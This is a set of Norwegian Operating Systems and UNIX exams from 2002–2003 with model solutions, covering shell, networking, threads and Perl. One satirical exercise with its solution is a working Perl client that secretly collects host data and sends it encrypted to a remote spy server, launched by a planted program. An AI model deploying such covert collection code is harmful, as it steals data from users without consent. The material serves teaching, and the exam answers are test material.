


Figure 10: Sammenkobling av lag 3 nettverk med gateways.

a) På hvilket nettverk sitter maskinen `borg` og hva er dens host-nummer på dette nettverket?

b) En fil sendes fra `dax` til `pax` med ftp. Involveres gatewayen `cadeler30-gw.uninett.no` i overføringen? Forklar kort.

c) Hva gir Unix-kommandoen `nslookup delenn` som svar på maskinen `collective`?

d) Hva vil i korte trekk kommandoen `traceroute 128.39.89.10` gi på maskinen `borg`?

e) Forklar kort hvorfor kommandoen `arp` gitt fra `cube` gir så forskjellige resultater i de to følgende tilfellene:

```
cube$ arp 128.39.89.10
128.39.89.10 (128.39.89.10) -- no entry
cube$ arp 128.39.74.9
Address                  HWtype  HWaddress           Flags Mask            Iface
delenn.iu.hio.no         ether   00:02:B3:39:4D:41   C                     eth0
```

f) På `128.39.89.0` nettet er netmask satt til `255.255.255.0`. Kan en maskin på dette nettverket ha IP-adresse `128.39.89.255`? Forklar kort.

g) På `128.39.74.0` nettet er netmask satt til `255.255.254.0`. Kan en maskin på dette nettverket ha IP-adresse `128.39.74.255`? Forklar kort.

h) Hvor i figuren ville du plassert en maskin med IP-adresse 128.39.75.12 og netmask `255.255.254.0`? Forklar kort.

i) Kommandoen `tcpdump` på `delenn` gir bl. a. info om følgende pakke:

```
02:54:04.971410 delenn.iu.hio.no.3663 > cube.iu.hio.no.9350: . ack 1 win 16060
```

Hva betyr tallene 3663 og 9350 og hvor er de plassert i TCP-headeren til pakken?

Oppgave 5

Denne oppgaven går ut på å lage et Perl-script som henter inn informasjon om en student som har konto på systemet. Brukeren av scriptet angir ett argument som er tenkt å inneholde en del av eller hele brukernavnet eller navnet til studenten. Ved IU ser en students linje i `/etc/passwd` slik ut:

```
bergane:x:221:100:Espen Bergan,3ac,200669:/iu/cube/u3/bergane:/bin/bash
```

Tallet som kommer etter fullt navn og klasse er studentnummeret.

a) Lag en Perl-subrutine `getStudentData()` som tar en linje fra `/etc/passwd` som input-parameter. Den trenger ikke å sjekke om parameteren den mottar virkelig er en slik linje. Linjen har samme form som den som er angitt over for Espen Bergan og subrutinen skal returnere et array (eventuelt tre kommaseparerte skalarer) som inneholder brukernavn, fullt navn og studentnummer. Hvis rutinen eksempelvis mottar Bergan-linjen, skal den returnere (bergane,Espen Bergan,200669).

b) Lag en Perl-subrutine `getPasswdLine()` som mottar ett ord som input-parameter. Den skal lese `/etc/passwd` linje for linje og finne ut hvor mange av linjene som matcher ordet som ble mottatt som input. Det subrutinen returnerer avgjøres av hvor mange linjer som matcher:

- Hvis ingen linjer i `/etc/passwd` inneholder input-parameteren, skal en tom streng returneres.
- Hvis nøyaktig en linje matcher, skal denne linjen returneres.
- Hvis fler enn en linje matches, skal subrutinen først gi brukeren beskjed om at flere linjer matcher. Deretter skal alle linjene som matcher skrives ut til skjermen med et entydig nummer foran hver linje. Brukeren skal bes om å velge en av linjene ved å taste inn det tilsvarende nummeret. Deretter skal linjen brukeren valgte returneres. Subrutinen trenger ikke å sjekke om brukeren taster inn et gyldig nummer.

c) Lag et Prel-script `info.pl` som bruker subrutinene fra de tidligere delspørsmålene til å hente inn informasjon om en student som matcher det første argumentet som brukeren gir og skrive denne informasjonen til skjermen. Hvis brukeren f. eks. kjører scriptet med `$ info.pl Bergan`, skal det returnere info om brukeren `bergane` (eventuelt be brukeren om å velge den rette Bergan først, om det er flere med dette navnet). Scriptet skal utføre følgende:

- Om brukeren ikke gir noe argument, skal scriptet avsluttes med melding om at det tar ett argument. Hvis brukeren gir flere enn ett argument skal de resterende bare overses og ikke benyttes.
- Kalle `getPasswdLine()` som finner ut om noen av linjene i passordfilen matcher brukerens og eventuelt returnerer en linje fra passordfilen.
- Hvis ingen linjer matcher, skal scriptet avsluttes med en melding om det.
- Hvis en linje matcher skal den sendes som argument til `getStudentData()`. Informasjonen den returnerer skal brukes til å:
  - Skrive ut en linje som inneholder fullt navn og brukernavn til den som ble matchet.
  - Bruke system-kommandoen `finger` til å gi informasjon om denne brukeren.
  - Hvis det eksisterer en lesbar fil `/www/bilder/studenter/sNUMMER.jpg` der `NUMMER` er studentnummeret til denne studenten, skal dette bildet vises på skjermen. System-kommandoen `xv fil.jpg` kan brukes til å vise et slikt bilde.
  - Hvis bildet ikke finnes, skal brukeren få beskjed om det.

d) Det viser seg at når man bruker system-kommandoen `xv fil.jpg` inne i et Perl-script, vil scriptet stå og henge til programmet `xv` avsluttes ved at brukeren klikker på dette programmets exit-knapp. Lag en subrutine `display()` som tar en bildefil som eneste argument. Den skal bruke `fork()` til å lage en child-prosess som starter `xv` og viser bildet, mens parent-prosessen returnerer med en gang. Om denne subrutinen brukes av scriptet `info.pl` i forrige deloppgave til å vise jpg-bildet, vil det avsluttes og ikke måtte vente til `xv` eksplisitt avsluttes.

–SLUTT–

8.1 Løsningsforslag til eksamen våren 2002 Operativsystemer og UNIX

Oppgave 1

a) `mv big.txt /tmp`

b) `uname -a`

c) `ls -la ~/www/.ht*`

d) `tar xfz xmms-1.2.6.tgz`

e) `old`

f)

```
der
du
```

g)




Figure 11: Katalogstruktur under /home/haugerud oppgave g).

h) Det er mulig hvis `/local` er en link til `/iu/cube/local`:

```
lrwxrwxrwx    1 root     root           14 Aug  4  1999 local -> /iu/cube/local
```

i)

```
for stud in /home/*; do grep 'telnet cube 25' $stud/.bash_history; done
```

Opsjonen `-H` til grep gir i tillegg navnet på filen når strengen matches. Alternativt:

```
$ for stud in /home/*
> do
> grep 'telnet cube 25' $stud/.bash_history
> done
```

Oppgave 2

a)

```
#! /bin/bash
for fil in ‘find ~‘
do
    if [ -f "$fil" ]
    then
        ext=‘echo $fil | awk -F. ’{print $NF}’‘
        if [ $ext = "bak" -o $ext = "log" -o $ext = "dvi" ]
        then
           echo "Sletter $fil"
           /bin/rm $fil
        fi
    elif [ -L "$fil" ]
    then
        if [ ! -f "$fil" -a ! -d "$fil" ]  # Eventuelt ! -e "$fil"
        then
           echo "Linken $fil peker verken på en fil eller en katalog. Fjernes..."
           /bin/rm $fil
        fi
    fi
done
```

b)

```
#! /bin/bash
for host in ‘cat /etc/linuxHosts‘
do
   echo "$host:"
   echo "------------------------------"
   ssh $host uname -a
   ssh $host cat /proc/meminfo | grep MemFree
   ssh $host cat /proc/cpuinfo | grep MHz
   nr=‘ssh -q $host ps aux | awk {’print $1’} | sort | uniq | wc -l‘
   (( nr = nr - 1 ))
   echo "Antall brukere: $nr"
   echo "------------------------------"
done
# Opsjonen -q til ssh skrur av eventuell bakgrunnsstøy
# Alternativ måte å finne antall brukere på:
# ps aux | awk ’{ print $1 }’ | sort | uniq | wc -l | xargs expr -1 +
```

Oppgave 3

a) Når de to prosessene kjøres samtidig vil operativsystemet sørge for at de deler CPU'en likt ved å bytte på å bruke den med jevne korte mellomrom. Et slikt skifte (context switch) tar liten tid i forhold til tiden som blir brukt på regneoppgaven. I tillegg er det alltid mye context switching i et multitasking OS (en prosess er aldri helt alene), så totaltiden blir omtrent dobbelt så lang for to samtidige prosesser som for en som kjører alene.

b)

- en til mange
  - Trådene kjøres som en prosess fra OS og da kjører JVM hver tråd til den er helt ferdig når de har samme prioritet.

  - `a (20 sek)`
  - `b (40 sek)`
  - `c (60 sek)`

- en til en
  - Hver Java-tråd behandles nå som en selvstendig enhet av OS alle 3 kjører da samtidig og deler CPU'en.
  - `a (60 sek)`
  - `b (60 sek)`
  - `c (60 sek)`

- mange til mange
  - Kun hvis brukeren starter veldig mange tråder vil OS samle flere tråder i en scheduleringsenhet, så trådene kjøres akkurat som for 'en til en'-metoden.
  - `a (60 sek)`
  - `b (60 sek)`
  - `c (60 sek)`

c) Det går generelt litt raskere å schedulere samtidig tråder fordi en context switch ikke er så omfattende som for prosesser. Men tiden som brukes til å contex switche prosessene er uansett veldig liten, så med så få samtidige oppgaver vil begge metodene bruke omtrent 40 sekunder; 4 ganger tiden for en prosess. Avhengig av hvilken implementasjon av tråder det er snakk om vil denne metoden kunne være hårfint raskere.

d) Med mindre de 4 prosessene er linket til felles biblioteker, vil 4 kopier av programmet lagres i minnet. Hvis vi antar at programmet stort sett regner og ikke bruker mye plass til å lagre lokale variabler, vil metoden med 4 prosesser grovt sett trenge 4 ganger så mye internminne som en prosess med 4 tråder.

e) Variablene `counter` og `array` deklareres som `static` og vil derfor være felles for alle trådene. Variablene `id` og `mil` vil det derimot lages en av for hver tråd. Siden `counter` er felles, vil den økes med en for hver tråd som startes. De tre trådenes `id`-variabler vil dermed få verdiene 1, 2 og 3 og trådenes arbeidsoppgaver kan dermed fordeles ved å teste på verdien av denne variabelen i koden.

f) Hvis programmet kjører på et OS som schedulerer tådene som uavhengige enheter, kan man risikere en context switch akkurat i det en tråd er i ferd med å endre verdien på den felles variabelen `array`. Hvis verdien f. eks. er lastet in i et register, kan en annen oppdatering fra en tråd det blir switchet til forsvinne.

g) Hvis man setter en `synchronized`-blokk rundt kode som aksesserer felles variabler

```
synchronized(array) { // Endring av array }
```

vil JVM sørge for at andre tråder ikke får lov til å endre verdien mens en tråd holder på. Når man serialiserer tråder, må man generelt unngå at det oppstår deadlock mellom dem.

Oppgave 4

a) `borg` sitter på 128.39.74.0 og er host nummer 12.

b) `pax` og `dax` sitter på det samme nettverket og nettverks-trafikk mellom dem går på nivå 2 direkte mellom dem eller eventuelt via en HUB eller en switch, men gatewayen vil ikke involveres.

c)
```
Address:  128.39.74.9
```

d)

```
traceroute to 128.39.89.10
 1  cadeler30-gw.uninett.no
 2  nexus (128.39.89.10)
```

e) `arp` finner ethernet-adresser til maskiner på samme nivå 2 nettverk, men finner ikke informasjon om ethernet-adresser på den andre siden av en gateway. Alt som skal lenger finner frem ved hjelp av IP-protokollen.

f) Nei, adresser der alle bits i host-nummeret er 1'ere er reservt for broadcast til alle hosts. Og siden netmask er 255.255.255.0 er det de siste 8 bits som utgjør host-nummeret.

g) Ja, siden netmask er 255.255.254.0 er det de siste 9 bits som utgjør host-nummeret og 128.39.74.255 kan brukes som en host-adresse.

```
$ nslookup 128.39.74.255

Name:    pc255-74.iu.hio.no
Address:  128.39.74.255
```

h) Siden netmask er 255.255.254.0, hører 128.39.75.12 til på 128.39.74.0 nettet og skal tegnes opp der. Det er fordi det siste bit'et i tallet 75 er en del av hostnummereringen og denne hosten er nummer $12 + 256 = 268$ på 128.39.74.0 nettet.

i) 3663 er portnummeret på maskinen som pakken sendes fra (source port) og reprsenteres med de to første bytene i TCP-headeren. 9350 er portnummeret på maskinen som pakken sendes til (destination port) og reprsenteres med de to neste bytene i TCP-headeren.

Oppgave 5

a)

```
sub getStudentData()
{
$passLine = $_[0];
@arr = split(":",$passLine);
$username = $arr[0];
@dataArr = split(",",$arr[4]);
$fullName = $dataArr[0];
$studNumber = $dataArr[2];

@array = ($username,$fullName,$studNumber);
return(@array);
}
```

b)

```
sub getPasswdLine()
{
$input = $_[0];
open(PASS,"/etc/passwd");
$match = 0;
```

```
while ($line = <PASS>)
   {
   if($line =~ /$input/)
        {
        # Har funnet en match
        $match++;
        $passwdLine[$match] = $line;
        }
    }
close(PASS);

if($match == 0)
   {
   return("");
   }
elsif($match == 1)
   {
   return($passwdLine[1]);
   }
else
   {
   # Mer enn 1 match.....
   print "Mer enn en linje i /etc/passwd matchet $input.\n";
   for($i = 1; $i <= $match;$i++)
        {
        print "$i $passwdLine[$i]";
        }
   print "Velg en av linjene ved å angi nummeret i begynnelsen av linjen: ";
   $nr = <STDIN>;
   return($passwdLine[$nr]);
   }
}
```

c)

```
#! /bin/perl
$input = $ARGV[0];
die "Gi ett argument!\n" if($#ARGV == -1);
$line = getPasswdLine($input);
($user,$name,$number) = getStudentData($line);

if(!$user)
   {
   print "Fant ingen som matchet $input i /etc/passwd.\n";
   }
else
   {
   print "Info om brukeren $name ($user):\n";
   system("finger","$user");
   $pic = "/www/bilder/studenter/s$number.jpg";
   if( -f $pic && -r $pic)
        {
        system("xv","$pic");
        # bruker display($pic); i oppgave d)
        }
   else
        {
        print "Bilde av $name er ikke tilgjengelig.\n";
        }
```

```
   }
```

d)

```
sub display()
{
my $pic = $_[0];
$pid = fork();
if ($pid == 0)
    {
    system("xv","$pic");
    exit;
    }
}
```

9 Eksamen høst 2002 Operativsystemer og UNIX

Les nøye gjennom oppgavene før du begynner og pass på å besvare alle spørsmålene. Alle trykte og skrevne hjelpemidler er tillatt. Oppgavene vil ikke bli vektlagt likt ved sensur. En sannsynlig fordeling er at oppgave 1 teller 10%, oppgave 2 teller 15%, oppgave 3, 4 og 5 teller 25%. Innenfor hver oppgave vil deloppgavene telle omtrent likt. De som ønsker det kan besvare oppgavene eller deler av oppgavene på engelsk. Sett gjerne egne forutsetninger dersom du synes oppgaveteksten er uklar. Beskriv forutsetningene og løs oppgaven utifra dem.

Oppgave 1

I denne oppgaven skal du i delspørsmål a) og b) løse problemet ved å angi en kommando på en linje; slik du ville ha tastet den inn til bash på en Linux-maskin fra tastaturet (du svarer f.eks. `mkdir kat` hvis du blir spurt: Opprett en katalog med navn kat).

a) Gi en kommando som endrer på navnet til en fil i katalogen du står fra current.version til old.version.

b) Gi en kommando som for filen readme.txt i katalogen du står gir: kun lese og skriverettigheter til eieren, kun leserettigheter til gruppen og ingen rettigheter til andre brukere.

c) I en tom katalog med navn `~/tmp` utføres følgende Unix-kommandoer:

```
$ cp /proc/cpuinfo .
$ mkdir hosts
$ cp /etc/passwd passwd
$ cp /etc/hosts hosts
$ mkdir info
$ mv cpuinfo info
$ mv info hosts
```

Tegn en liten skisse som viser katalogstrukturen under `~/tmp` med navn på alle kataloger og filer etter at disse kommandoene er utført.

d) Du gjør følgende i et bash-shell og får kun den output som du ser.

```
$ cd /tmp
$ cd tmp 2> /dev/null
$ cd tmp 2> /dev/null
$ /bin/pwd
/tmp
$
```

Angi tre forskjellige katalogstrukturer under `/tmp` som vil gi dette resultatet.

Oppgave 2

Lag et bash-script `pidkill` som tar ett argument fra kommandolinjen og betrakter argumentet som en prosess-PID. Hvis ingen eller flere enn ett argument gis, skal scriptet avslutte med en passende feilmelding. Ellers skal scriptet drepe alle prosesser som har en PID som er høyere enn den som er gitt ved argumentet. Kun prosesser som eies av den som kjører scriptet skal drepes. Ved f. eks.

```
$ pidkill 1456
```

skal alle prosesser brukeren eier som har PID høyere enn 1456 drepes. For hver prosess som drepes, skal

det gis en melding om det til skjermen. Unngå at scriptet dreper seg selv og eventuelle prosesser det selv starter. Output fra kommandoen `ps aux` ser slik ut:

```
USER       PID %CPU %MEM   VSZ  RSS TTY      STAT START   TIME COMMAND
haugerud  3671  0.0  0.1  5748 1616 ?        S    08:31   0:00 /usr/sbin/sshd
haugerud  3672  0.0  0.1  2260 1304 pts/1    S    08:31   0:00 -bash
```

Oppgave 3

a) En CPU bruker 20-bits registere til å adressere en byte i internminnet. Hvor mange Mbytes kan da adresseres?

b) Hvilken av lagringsenhetene RAM, register og harddisk bruker CPU henholdsvis kortest og lengst tid på å hente en byte fra?

c) Hva er linking av programmer? Forklar kort.

d) Hva er et dynamisk bibliotek. Forklar kort.

e) Du har filen `Kernel.class` i hjemmekatalogen din på en Linux-maskin og kjører den med `$ java Kernel`. Etter en stund er programmet helt uvirksomt, men ikke ferdig med å kjøre. OS slipper andre til ved å fjerne det helt fra minnet ved hjelp av paging. Hvor legger da OS alt som fjernes fra minnet?

f) Swap-partisjonen har under Linux et litt anderledes filsystem enn partisjoner som brukes til vanlige filer. Hva er grunnen til det?

g) Forklar kort hvorfor du kan kjøre den samme Java byte-koden på en Intel Windows-PC som på en Sun Unix-maskin.

h) Du kompilerer et C-program på en Intel Windows-PC og får en exe-fil. Du kopierer denne til en Sun Unix-maskin og kjører den der. Forklar kort hvorfor programmet ikke vil virke.

i) Forklar kort hva systemkallet `fork()` gjør.

j) Anta at du kjører følgende perl-script:

```
#! /bin/perl
print "\nfork() er komplisert! \n";
$i = 1;
$pid = fork();
$i++;
if ($pid == 0)
   {
    sleep(5);
    print "A: i = $i\n";
    $i++;
   }
print "B: i = $i\n";
$pid = fork();
if ($pid == 0)
   {
    sleep(5);
    print "C: i = $i\n";
   }
```

Angi hva output fra scriptet blir med tidspunkt siden scriptet startet (anta det ikke kjøres noe annent samtidig) i hele sekunder for hver linje. Start slik:

```
fork() er komplisert! (0 sek.)
```

Oppgave 4

I denne oppgaven skal du skrive tre Perl subrutiner som skal kjøres på en Linux-maskin og som skal brukes i neste oppgave (ikke skriv dem på nytt der!). Alle subrutinene skal benytte lokale variabler.

a) Lag en Perl-subrutine `getFile()` som tar ett filnavn som argument. Subrutinen skal returnere en streng som begynner med en linje hvor det står

```
FILE: filnavn
```

der `filnavn` er navnet som er gitt i argumentet. Resten av strengen som returneres skal være inneholdet av filen. Hvis filen ikke kan åpnes for lesing, skal strengen som returneres kun inneholde

```
FILENOTFOUND: Can't open file filnavn
```

der `filnavn` er navnet som er gitt i argumentet.

b) Lag en Perl-subrutine `getCommand()` som tar en skalar streng som argument. Subrutinen skal returnere en streng som begynner med en linje hvor det står

```
COMMAND: kommando
```

der `kommando` er strengen som er gitt i argumentet. Resten av strengen som returneres skal inneholde output som denne kommandoen gir når den kjøres på Linux-maskinen.

c) Lag en Perl-subrutine `getIP()` som skal returnere maskinens IP-adresse om den klarer å finne den og strengen "IP unknown" om den ikke finner den. Subrutinen skal finne IP-adressen ved å bruke programmet `/sbin/ifconfig`. Output fra dette programmet inneholder bl. a. en linje

```
inet addr:128.39.89.9  Bcast:128.39.89.255  Mask:255.255.255.0
```

der tallet `128.39.89.9` er maskinens IP-adresse. Dette er den første linjen i output som inneholder strengen "inet addr".

Oppgave 5

Etter din avsluttende eksamen ved IU spredte ryktene seg om dine glitrende resultater og du fikk snart et tilbud om jobb ved Microsofts hovedkontor i Seattle. Første dag på jobb kom selveste Bill Gates innom kontoret ditt og fortalte at de hadde valgt deg p.g.a. ditt kjennskap til Linux. Han fortalte at de nå kontinuerlig mottok informasjon fra alle i verden som hadde installert Windows XP, men at de visste for lite om den lille men potensielt farlige konkurrenten Linux. De hadde laget en såkalt MISS (Microsoft Information Spy Server) som skulle stå og kjøre på maskinen miss.microsoft.com og du fikk utlevert MISS sin kildekode:

```
#! /bin/perl

use IO::Socket::INET;
use Crypt::CBCeasy;

$my_key = "miss";
my $server_port = 6686;

$server = IO::Socket::INET->new(LocalPort => $server_port,
                                Reuse    => 1,
```

```
                                Listen   => 5)
   or die "Can't start MISS at port $server_port\n";

$BUFFSIZE = 1000000;
print "Starting MISS on port $server_port.\n";

while ($client = $server->accept())
  {
    $buffer = "";
    while(true)
      {
        recv($client,$newbuffer,$BUFFSIZE,"0");
        $buffer .= $newbuffer;
        last if($buffer =~ s/ENDOFTRANSMISSION$//)
      }
    $buffer = Blowfish::decipher($my_key,$buffer);
    open(FIL,">>LinuxWorld.log");
    print FIL $buffer;
    close(FIL);
  }
```

Det var viktig at informasjone skulle krypteres, slik at ingen fant ut hva som foregikk. Gates gav deg så i oppdrag å skrive en klient som skulle kunne kjøres på en hvilken som helst Linux-maskin i verden og sende informasjon om maskinen den kjørte på til spy-serveren på miss.microsoft.com. Han fortalte et en samarbeidspartner ved navn Kram Segrub hadde skrevet et GPL-program enignefc som er med i alle Linux-distribusjoner og som skulle sørge for at din klient ble startet en gang hver time. Siden du var nyansatt, skulle du få hele 40 minutter på oppgaven.

Skriv en slik Perl-klient som gjør følgende (bruk subrutinene fra oppgave 4):

- Sender en kryptert rapport til MISS på miss.microsoft.com slik at MISS kan dekryptere og lagre den.
- Hvis klienten kjører på maskinen cube, skal 1. linje i rapporten se slik ut:
  REPORT: from cube (128.39.74.16) on Wed Dec 11 14:40:21 2002
- Deretter skal følgende informasjon sendes:
  1. En fil som inneholder navn og info om alle brukere på systemet
  2. En fil som inneholder info om CPU'en: modell, klokkefrekvens, etc.
  3. Output fra en kommando som gir info om nettverkskortet: ethernettadresse, IP-adresse, netmask, etc.
  4. Output fra en kommando som gir en linje med OS-navn, versjon, etc.
  5. Output fra en kommando som gir en detaljert listing av alle prosesser
  6. Output fra en kommando som gir informasjon om tjenesten telnet er tilgjengelig
- Før innholdet i filene skal det sendes en linje: FILE: filnavn (FILENOTFOUND: filnavn hvis den ikke kan leses)
- Før output fra kommandoene skal det sendes en linje: COMMAND: kommando-navn
- Etter at informasjonen er sendt, skal klienten bryte forbindelsen og avslutte.

Heldigvis hadde du allerede skrevet Perl-subrutiner som hentet IP-adresse samt innhold i filer og output fra kommandoer på det formatet som var ønsket (forrige oppgave), så du kan bruke disse subrutinene i programmet (ikke skriv dem inn på nytt!).

–SLUTT–

9.1 Løsningsforslag til eksamen høst 2002, Operativsystemer og UNIX

Oppgave 1

a) `mv current.version old.version`

b) `chmod 640 readme.txt`

c)




Figure 12: Katalogstruktur i oppgave c)

d)

1. Det finnes ingen katalog `/tmp/tmp`
2. Det finnes en link `/tmp/tmp -> /tmp` (eller `/tmp/tmp -> .`)
3. Det finnes en link `/tmp/tmp/tmp -> /tmp`
4. Det finnes en link `/tmp/tmp -> katalog` og i `katalog` finnes det en link `tmp -> /tmp`

Oppgave 2

```
#! /bin/bash

if [ $# -ne 1 ]
then
   echo "pidkill tar ett og bare ett argument!"
   exit
fi

user=‘whoami‘ # Eventuelt bruke $USER
              # $$ er scriptets pid og pid’er som er
              # høyere vil være de som scriptet starter (ps)
ps aux |
while read uid pid rest
do
   if [ $uid == $user ] # Brukes ps ux, bør 1. linje ungås
       then
          if [ $pid -gt $1 -a $pid -lt $$ ]
```

```
            then
            echo "dreper $pid"
            kill -9 $pid
        fi
   fi
done
```

Oppgave 3

a) 2^{20} bytes == 1 Mbyte

b) Kortest tid å hente en byte fra et register, lengst tid fra harddisken.

c) Linking er å koble sammen den kompilerte koden til et program med moduler og statiske bibliotek til ett kjørbart program.

d) Et dynamisk bibliotek linkes ikke direkte til hvert program. Bare en felles kopi av bibliotekrutinene lastes inn i minnet og flere programmer bruker det samme biblioteket. I tillegg lastes ikke rutinene inn før det er behov for dem og da bare den delen som brukes og ikke hele biblioteket.

e) OS legger da alt på swap-området på harddisken.

f) Hver page som lastes ut fra minnet ved paging har en fast størrelse og swap-partisjonen er tilpasset dette og disse operasjonene. Vanlige filer varier i størrelse og trenger et mer fleksibelt filsystem.

g) Java byte-kode kjører på en virtuell maskin (JVM, Java Virtual Machine). Hver plattform som Windows-PC, Sun Unix-maskin, Linux-PC, Mac, etc. har sin egen spesiallagede JVM som tolker byte-koden og kjører den på den underliggende plattformen.

h) Et kompilert C-program er maskinkode med instruksjoner til CPU'en på den plattformen programmet er kompilert. Intel og Sun har ikke samme instruksjoner og programmet vil derfor umulig kunne kjøre (I tillegg inneholder slik maskinkode OS-instruksjoner, så det ville heller ikke kjørt på en Intel Linux-PC).

i) Systemkallet fork() brukes til å starte en ny prosess. Det lager en kopi av programmet som kaller fork()(parent) og det nye programmet (child) legges inn i prosess-køen med sin egen prosess-ID. Child kjører samme kode som parent, men starter fra etter fork()-kallet.

j)

```
fork() er komplisert! (0 sek)
B: i = 2              (0  sek)
A: i  = 2             (5  sek)
B: i  = 3             (5  sek)
C: i  = 2             (5  sek)
C: i  = 3             (10  sek)
```

Utskriften C: etter 5 sekunder kan også komme i mellom og før de to andre linjene over som kommer etter 5 sekunder, men linjen med A: kommer alltid før den med B: (forøvrig vil shell-promptet komme etter 2. linje).

Oppgave 4

a)

```
sub getFile()
```

```
  {
    my ($string,$line);
    my $file = $_[0];
    if(open(FILE,$file))
      {
        $string = "FILE: $file\n";
        while($line = <FILE>)
          {
            $string .= $line;
          }
        close(FILE);
      }
    else
      {
        $string = "FILENOTFOUND: Can't open file $file\n";
      }
    return($string);
  }
```

b)

```
sub getCommand()
  {
    my ($string,$line);
    my $com = $_[0];
    $string = "COMMAND: $com\n";
    if(open(COM,"$com |"))
      {
        while($line = <COM>)
          {
            $string .= $line;
          }
        close(COM);
      }
    return($string);
  }
```

c)

```
sub getIP()
  {
    my $line;
    if(open(COM,"/sbin/ifconfig |"))
      {
        while($line = <COM>)
          {
            if($line =~ /inet addr:(.*?) /)
              {
                close(COM);
                return($1);
              }
          }
        close(COM);
      }
    return("IP unknown");
  }
```

Oppgave 5

```
#! /bin/perl

use IO::Socket::INET;
use Crypt::CBCeasy;

$my_key = "miss";
$remote_host = "miss.microsoft.com";
$remote_port = 6686;

my $socket = IO::Socket::INET->new(PeerAddr => $remote_host,
                                   PeerPort => $remote_port)
   or die "Can't connect to $remote_host at port $remote_port\n";

$host = `hostname`;
chomp($host);
$IP = getIP();
$time = localtime();
$data = "REPORT: from $host ($IP) at $time\n";
#$data .= getFile("/etc/passwd");
$data .= getFile("/proc/cpuinfo");
$data .= getCommand("/sbin/ifconfig");
$data .= getCommand("uname -a");
$data .= getCommand("ps aux");
$data .= getCommand("nmap -p 23 $host");

$crypted = Blowfish::encipher($my_key,$data);
$crypted .= "ENDOFTRANSMISSION";
send($socket,$crypted,"0");
close($socket);
```

10 Eksamen vår 2003 Operativsystemer og UNIX

Les nøye gjennom oppgavene før du begynner og pass på å besvare alle spørsmålene. Alle trykte og skrevne hjelpemidler er tillatt. Oppgavene vil ikke bli vektlagt likt ved sensur. En sannsynlig fordeling er at oppgave 1 teller 10%, oppgave 2 teller 15%, oppgave 3, 4 og 5 teller 25%. Innenfor hver oppgave vil deloppgavene telle omtrent likt. De som ønsker det kan besvare oppgavene eller deler av oppgavene på engelsk. Sett gjerne egne forutsetninger dersom du synes oppgaveteksten er uklar. Beskriv forutsetningene og løs oppgaven utifra dem.

Oppgave 1

I denne oppgaven skal du i delspørsmål a) og b) løse problemet ved å angi en kommando på en linje; slik du ville ha tastet den inn til bash på en Linux-maskin fra tastaturet (du svarer f.eks. `mkdir kat` hvis du blir spurt: Opprett en katalog med navn kat).

a) Gi en kommando som kopierer filen `scan.pl` i katalogen `/tmp` til katalogen du står i.

b) Gi en kommando som for filen scan.pl i katalogen du står gir: alle rettigheter til eieren, kun lese og kjøre-rettigheter til gruppen og kun kjøre-rettigheter til andre brukere.

c) To ls-kommandoer på en Linux-maskin gir følgende:

```
$ ls -la /
drwxr-xr-x   20 root     root         1024 Jan 22 18:01 .
drwxr-xr-x    2 root     root         2048 Jul 25  2002 bin
drwxrwxrwx  313 root     root        29696 Feb 18 13:35 tmp
$ ls -l /bin/uname
-rwxr-xr-x    1 root     root        10396 Jul 26  2001 /bin/uname
```

Angi med nummer hvilke av de følgende Linux-kommandoene som vil gi en meldingen som 'Permission denied' eller lignende når de blir utført av en vanlig bruker:

```
1 $ cp /bin/uname ~
2 $ /bin/uname
3 $ mv /bin/uname /tmp
4 $ cat /bin/uname > /tmp/uname
5 $ chmod 700 /tmp
6 $ cp /bin/uname /
```

d) I en såkalt honeypot som lagrer alle kommandoer som en hacker gjør etter ett innbrudd, ble følgende kommandoer utført i en tom katalog etter at hackerverktøyet `luckroot.tgz` ble lastet ned fra nettet:

```
tar xfz luckroot.tgz
cd luckroot
./luckgo
```

Forklar kort hva hackeren gjør.

Oppgave 2

Lag et bash-script `portnavn.bash` som tar ett argument fra kommandolinjen og betrakter argumentet som et portnummer. Hvis ingen eller flere enn ett argument gis, skal scriptet avslutte med feilmeldingen: "Syntaks: portnavn.bash portnummer". Scriptet skal lese filen `/etc/services` og finne ut om det er en tcp-tjeneste som har dette portnummeret. Alle tcp-tjenester som står i filen er oppført med linjer som

```
ftp             21/tcp
ssh             22/tcp                          # SSH Remote Login Protocol
telnet          23/tcp
